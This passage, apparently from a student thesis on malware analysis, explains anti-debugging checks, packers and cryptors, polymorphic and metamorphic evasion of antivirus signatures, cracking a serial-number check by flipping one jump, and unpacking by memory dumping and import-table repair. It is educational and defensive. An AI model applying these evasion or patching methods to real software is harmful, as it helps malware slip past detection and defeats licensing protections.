


Figure 13. Garbage functions insertion

Inserting garbage functions approach is one of *control flow transformations* technique. The goal of this technique is to alter the order and the flow of a program in a way that reduces its human readability.

4.3.2 Anti-Debugging

Anti-debugging techniques are ways for a program to detect if it runs under control of a debugger. The main goal of anti-debugging techniques to abort the execution of the program if a debugger is present or less commonly to damage the debugger or to stop it before the program can continue execution. Anti-debugger techniques are particularly effective when combined with code obfuscation [section 4.3.3] because the reverser has to de-obfuscate the code before trying to beat these techniques. The limitation of anti-debugging techniques that they are almost always platform-dependent; that they depend on specific operating system. This section will cover some of anti-debugging techniques for Windows operating system.[2,331]

The simplest technique is to use `IsDebuggerPresent` Win32 API function. This function returns true if a debugger is attached to the program and therefore the programmer can use it to abort the program. It is a simple technique to implement but also simple enough to bypass by the cracker. The cracker can skip this function or eliminate it completely by editing the program binaries. Another function used for anti-debugging is `GetTickCount` which returns the number of milliseconds in real time that have elapsed since the system was started. Programmer can place two `GetTickCount` functions in small section of code and then check the number of milliseconds that have elapsed between the execution of the first function to the second function as seen in listing 2. If the time is greater than normal process execution then the program will most likely be attached to a debugger.[14]

<code>GetTickCount</code>	; returns n1 of milliseconds since system started
code....	
<code>GetTickCount</code>	; returns n2 of milliseconds since system started
<code>timeDifference</code>	; $n3 = n2 - n1$
<code>checkDubgger</code>	; if $n3 >$ normal execution process

Listing 2. `GetTickCount` anti-debugging technique

Still this technique can be bypassed by the cracker but the programmer can spread this technique all around the source code which would prevent the cracker from the single-step patching technique, as described in section 4.4.2, but this can come at the cost of slowing down the execution of the program.

Most anti-debugging techniques are quite complex and require a deep knowledge of CPU, memory, or operating system which are not covered in this final project. More anti-debugging techniques are briefly presented at “A Windows Anti-Debug Reference” article written by Nicolas Falliere at (<http://www.securityfocus.com/infocus/1893>).

4.3.3 Code Obfuscation

Malware authors tend to protect the malware code using the obfuscation technique. This technique encrypts the program binaries, which produces an encrypted assembly language representation. This can protect the program source code from reversing by a malware analyst. Obfuscation can also help the malware to bypass anti-virus and intrusion detection programs built upon a signature-based detection method. Different obfuscation tools can be used which would produce different encrypted source code. Therefore, it would be difficult to have a unique signature (code pattern) that would be used by the anti-virus program to identify the malware.

Moreover, obfuscation is used to protect malware from another hackers. It would be easier for a hacker to hijack another hacker's malware that has been successfully installed and passed security checks than creating new malware. This can be accomplished using a Trojan that modifies the binaries of the installed malware to redirect the transferring the stolen information to the second hacker remote machine, or adding the hijacked malware to the second hacker botnet army. It is common to use several obfuscation mechanisms for the same malware to gain extra protection. For example, packers and protectors (or *cryptors*) can be applied for the same malware creating layers of protection as demonstrated in figure 14. [5,340]




Figure 14. Obfuscation techniques.

Packers obfuscate compiled binary programs by compressing its binary code and data sections. This compression would generate invalid machine code and non-meaningful assembly code. However, the program can still execute on the target machine by uncompressing the program at runtime. A packer embeds a unpacking stub inside the packed program that unpacks the program before it is loaded into the target machine memory. This can be accomplished by modifying the program entry point (EP) to points to the unpacking stub as shown in figure 15. When the packed program executes, the operating system reads the new entry point and initiates the execution of the packed program at the unpacking stub that restores the original program binary into memory. [3,524]




Figure 15. Packers protection technique

It is important to obfuscate a program's import table. The import table lists the names of the functions and DLL's libraries that the program depends on. For example, if a program uses `MessageBox` function to display a modal dialog-box after submitting the program registration serial number, it would be easy to locate that function and analyse the assembly code that generate the function to break the program protection. In this case, the unpacking stub must be sophisticated enough to perform many of the functions of the runtime linking technique described in chapter 2. The most obvious way to do this is to leverage available system API functions such as the Windows `LoadLibrary` and `GetProcAddress` functions [3,525]

Cryptors or protectors, serve the same purpose of applying an encryption algorithm upon an executable file, causing the target program's internals to be scrambled and therefore, the assembly language representing the machine code is non-meaningful. Technically, packers and cryptors work at the same way. To decrypt the program at the runtime, cryptors embed a decryption stub inside the program that would run first (by modifying the program EP to the stub) when the program executes to restore the original program contents in memory [5,342]. Listing 3 lists the original assembly language of small C program called *protector.exe* and listing 4 lists the same program encrypted source code using `ASProtect`.

```

00401220 > $ 55          PUSH EBP           ; Original Entry Point
00401221 . 89E5             MOV EBP,ESP
00401223 . 83EC 08          SUB ESP,8
00401226 . C70424 0100000> MOV DWORD PTR SS:[ESP],1
0040122D . FF15 D4504000   CALL DWORD PTR DS:[Function]
00401233 . E8 C8FEFFFF     CALL protecto.00401100
00401238 . 90              NOP
00401239 . 8DB426 0000000> LEA ESI,DWORD PTR DS:[ESI]
00401240 . 55             PUSH EBP

```

Listing 3. Protector.exe original assembly code

```

00401000 >/$ 68 01604000 PUSH protecte.00406001 ; Stub Entry Point
00401005 l. E8 01000000 CALL protecte.0040100B
0040100A \. C3 RETN
0040100B $ C3 RETN
0040100C B6 DB B6
0040100D 96 DB 96
0040100E CD DB CD
0040100F 6F DB 6F
00401010 5E DB 5E

```

Listing 4. Protector.exe encrypted assembly code

It is clear that the program binaries have been changed and the entry point has been moved to the stub execution code. It seems that the stub will start executing at *CALL protecte.0040100B* to restore the program original code at memory. Figure 16 shows the import table of the program before and after the protection applied.




Figure 16. Protector.exe import table

It is obvious that ASProtect had eliminated the functions imported by the import table. It looks that ASProtect operates as a runtime loader by using Win32 LoadLibraryA and GetProcAddress functions. Beside compressing and encrypting the code, most of obfuscation tools embed into code several anti-debugging techniques to improve their effectiveness. There are many other obfuscation tools besides ASPack / ASProtect available commercially including Armadillo, EXECryptor, MoleBox, Enigma and Themida. It is important to keep in mind that most of these tools are expensive and they are not able to prevent cracking but only to complicate the process of analysing or reversing the program. Hackers will not have any hard decision for using any obfuscation tool since they acquire the product illegally, while software developers must consider twice if any of these tools can achieve what they are looking for.

4.3.4 Polymorphism and Metamorphism

Polymorphism is a technique that thwarts signature-based identification [section 2.5.2] programs by randomly encoding or encrypting the program code in a way that maintains its original functionality. Polymorphism differs from cryptors that it tends to generate a *random* valid machine code at runtime. For example, it would be more difficult for the anti-virus to identify the unique signature when randomizing the use of registers in the assembly code as shown in listing 5 and listing 6.

0040343B	8B45 CC	MOV EAX,[EBP-34]
0040343E	8B00	MOV EAX,[EAX]
00403440	3345 D8	XOR EAX,[EBP-28]
00403443	8B4DCC	MOV ECX,[EBP-34]
00403446	8901	MOV [ECX],EAX
00403448	8B45 D4	MOV EAX,[EBP-2C]
0040344B	8945 D8	MOV [EBP-28],EAX
0040344E	8B45 DC	MOV EAX,[EBP-24]
00403451	3345 D4	XOR EAX,[EBP-2C]
00403454	8945 DC	MOV [EBP-24],EAX

Listing 5. Original assembly code [2,282]

Applying the register randomizing technique to the previous code provides a different code sequence but with equivalent functionality as shown in listing 6. A signature-based identification program works by defining a unique pattern for all malicious software based on its machine code. Randomizing the registers generates different machine code as emphasized in listing 6. [2,283]

0040343B	8B57 CC	MOV EDX,[EDI-34]
0040343E	8B02	MOV EAX,[EDX]
00403440	3347 D8	XOR EAX,[EDI-28]
00403443	8B5F CC	MOV EBX,[EDI-34]
00403446	8903	MOV [EBX],EAX
00403448	8B77 D4	MOV ESI,[EDI-2C]
0040344B	8977 D8	MOV [EDI-28],ESI
0040344E	8B4F DC	MOV ECX,[EDI-24]
00403451	334F D4	XOR ECX,[EDI-2C]
00403454	894F DC	MOV [EDI-24],ECX

Listing 6. Register-Randomized assembly code [2,283]

Using polymorphism, malware authors can generate different machine code for different copies of the same malware which could be effective to bypass some of detection programs. However, advanced detection programs use plenty of ways to identify polymorphed code by analysing the code and extracting certain high level information from it.[2,283]

Metamorphism is a powerful technique to bypass most of (if not all) anti-virus programs by alerting the entire program each time it is replicated. Metamorphism can be applied by embedding a sophisticated code-generation engine that analyses and generates different code for every copy of the malware. This engine can perform a variety of alterations on the malicious program. For example, besides randomizing the registers selection, the engine can also insert randomly garbage code. The engine can also change the instructions order if they are independent of each other and replace an instruction with equivalent functionality instruction as shown in listing 7. [2,284]

; Both instructions are equivalent but generate different machine code

```
xor eax , eax      ; this instruction set the content to zero of register eax
mov eax, 0         ; which can be replaced by this equivalent instruction
```

Listing 7. Replacing instructions

The engine can manipulate the conditional statements and change the order of the functions as shown in listing 8.

; Both codes are functional-equivalent but generate different machine code

```
cmp ebx, 0x2      ; cmp ebx, 0x2
jnz call_2        ; je call_1 [change if ( value != 2) to if (value == 2)]
call_1            ; call_2 [replace the order of the functions]
call_2            ; call_1 [valid code with different bytecode]
```

Listing 8. Manipulating conditional statements

Both polymorphism and metamorphism techniques can be categorized as malware-specific and can be considered as anti-anti-virus techniques. They allow malware writers to create flexible malware; more difficult to locate and identify. Fortunately for malware researchers and anti-virus developers, developing polymorphism and metamorphism engines is difficult and requires effort and time.

4.4 Defeating Protections

4.4.1 Short Background

Cracking is the term used for defeating, bypassing, or eliminating any kind of software protection scheme. Cracking is only the general term, not the technique. It is possible to modify the behaviour of a program by editing its binaries in a technique called *patching*. Patching works well with traditional protection techniques, but it does not work with

most of the modern protection techniques. For the later case, *de-obfuscation* is the solution. This technique removes the obfuscation and reveals the original “de-obfuscated” program, which can then be analysed using traditional tools such as disassemblers and debuggers and can be modified using patching technique.

To defeat malware protection, a malware analyst first needs to de-obfuscate the malware and then to restore the original program code. Next, the analyst can use the patching technique to modify the necessary sections of the code. For example, a malware usually enters a infinite loop trying to connect to an remote computer. It would jump out of that loop only after it establishes the connection. The analyst can patch that piece of code to be able to analyse what the malware would do after it establishes the connection without allowing the malware to establish the connection. Alternatively, the malware analyst can patch the code to change the remote computer address to locale host, or to the address of a computer that reside insides the research lab.

4.4.2 Patching Technique

Patching is the technique used modify the program binaries. Originally, this term was used to eliminate software bugs. For example, Windows operating system update releases patches that are usually used either to close a security hole or improve the features of the software. On the other side, crackers use patching to eliminate or bypass software protection. Crackers use disassembly and debugging tools to locate the protection's code inside the program. Some modification typed can be simple, while others need more advanced techniques. Figure 17 shows the original program code before being cracked by the cracker. The programmer spent long time creating complex encryption code to validate the serial number. The result of the encryption is a hash that represent an encrypted version of user's serial number. The hash is then compared with a second hash that represents the encrypted real serial number. If both match, the program will accept the user's serial or otherwise it would reject it.




Figure 17. Original program code before patching

The cracker, with the assistance of disassembly or debugging tools, can locate this section of code and then simply patch the program binary as shown in figure 18. The cracker has simply modified one single line. The cracker did not bother to understand the complex encryption algorithm and reverse it; instead he or she modified the comparison between the hash generated from the user serial number and the real serial hash.




Figure 18. Program code after patching

The cracker has made on single-step patching to the code as shown in listing 9

JNZ Reject → JE Reject

Listing 9. Single-step patching

Now, the program can accept any serial number with exception to the real one. This trick is one of the oldest and simplest patching techniques and still used to crack many programs.

Programmers can avoid the single-step patching technique by validating the serial number at different locations of the program. The programmer can store the hash generated from the user serial number in the registry and validate the hash every time the program starts. The programmer can also validate the serial number while the program is performing tasks. For example, if the program converts audio files from one format to another, the programmer can validate the serial number during the conversion process. It is more difficult for the cracker to locate the validation code inside the program and it would prevent single-step patching but it would not stop patching at all.

Avoiding single-step comparison is compulsory. The programmer can divide the comparison to several accumulative steps; that is every step depends on the one before it. Also adding garbage code adds more protection to the program. The validation code can be scattered all around the source code to confuse the cracker. However, avoiding patching is only possible with the use of obfuscation technique as long as the cracker is not able to de-obfuscate the obfuscated code.

4.4.3 De-Obfuscation

As discussed earlier in section 4.3.3, malware is often obfuscated to protect the program's from several enemies (from malware author perspective). In order to fully explore a suspect program and reverse it, malware analyst must restore the program to the original form by eliminating all kind of protections applied to the suspect program [5,340]. Most of the restoring process is done manually. Almost all packers and protectors do not offer unpacking utilities. Some underground tools or scripts have been developed by crackers to automate the unpacking process but only for few protection tools. Instead, crackers publish restoring instruction manuals and tutorials over the Internet that explain how to defeat a certain protection. A malware analyst should himself or herself know how to break protection instead of relaying on crackers tutorials, but still they can assist in speeding up his tasks.

The first step in the de-obfuscation process is to identify if the malware is obfuscated or not and which packer or protector has used. There are several utilities that can examine the PE files, including compiler and packing identification. Tools such as PEiD can identify whether a binary has been protected using a *known* protection tools only. PEiD can be extended using *plugins* to offer more information about the PE File such as if any encryption algorithm was used (For example, CRC32) and where in the source code it was used. Figure 19 shows the GUI for the PEiD and the *krypto analyzer* from the plugin interface that could identify four encryption algorithms used in this application.




Figure 19. PEiD Utility

This application is using Armadillo protector of Silicon Realms. PEiD could not identify the exact version of the protector but suggested it is between version 1 and version 3. More information were given, the protector entry point is given as 00234869 and four encryption algorithms used in the obfuscated code have been identified. PEiD information is not always reliable. It is recommended to examine the malware with similar utilities as well such as PE Detective and RDG Packer Detector.

The next step is defeating the protection and restoring the program to the original de-obfuscated state. It would be excellent if there are tools available to perform that for

malware analysts. For example, UPX packer provides unpacking functionality. UPX is a free open-source packer and sometimes is used for packing malware. However, some of malware is protected with commercial protection tools that do not offer unpacking utilities. A malware analyst must follow another method used for de-obfuscation by *dumping* the PE File from memory.

With most protected programs, restoring the original unprotected version of the program is done by protection utility itself (the embedded stub). The processor can only execute the original unprotected version after being loaded to the memory. The complete program in memory is called the *memory image* of the program. It is possible to dump the memory image of any program to a file. The resulting file resembles the original PE file without any kind of protection as shown in figure 20. When applying this approach to malware, a secure environment must be established because the malware has given the chance to run before dumping its memory image to the file.[3,527]




Figure 20 Memory dumping technique

There are a number of underground tools that can assist a malware analyst such as LordPE, ProcDump, and PE Tools. The biggest drawback of this method is that the resulting file cannot be executed because the import table is often corrupted since the unpacking stub built the import table at runtime. The dumped file can be made executable again if the malware analyst finds the OEP and reconstructs the corrupted import table. This technique requires running the protected malware through a debugger and tracing the code step-by-step if necessary. Breakpoints offer good assistance to locate the OEP in shorter time without step-by-step tracing.

Once the OEP is located, the debugged process can be dumped with the OllyDump plugin, which creates a new de-obfuscated malware PE file. The next step is to reconstruct the import table using Import Reconstructor (ImpREC) tool. Each recovered import is demarcated as to whether it is valid or invalid. Once the Imports of the target executable have been recovered and validated, the dumped executable can be saved to disk and is ready to execute [3,537]. ImpRec was used to rebuild protector.exe PE File from section 4.3.3 as shown in figure 21.




Figure 21. Using ImpREC to repair protector.exe

To restore the import table of protector.exe, the OEP is located at 00401220 using Ollydbg and then supplied to ImpREC. Using automatic search feature locates all the dll files the program imported. If the AutoSearch feature succeed, Get Imports button load the dll files list. If all imports are valid, Fix Dump button is used to rebuild the new malware PE file created using OllyDump plugin. Since rebuilding the import table is essential to reconstruct the original file, most protectors aim at making this process as difficult as possible. Many times, ImpRec reports invalid DLL files. When this happens, the analyst might be forced to rebuild the import table manually.

5 Applied Malware Analysis

5.1 Overview

In this chapter I will dissect typical real-world malware and analyse its behaviour and functionalities as a practical case study. The purpose is to describe the life cycle of the malware from execution till exit. The most important parts of the malware include:

1. The initial execution of the malware
2. The creation of the malware process
3. Establishing a connection to the IRC Server
4. Listing some of the available commands or functions the malware performs

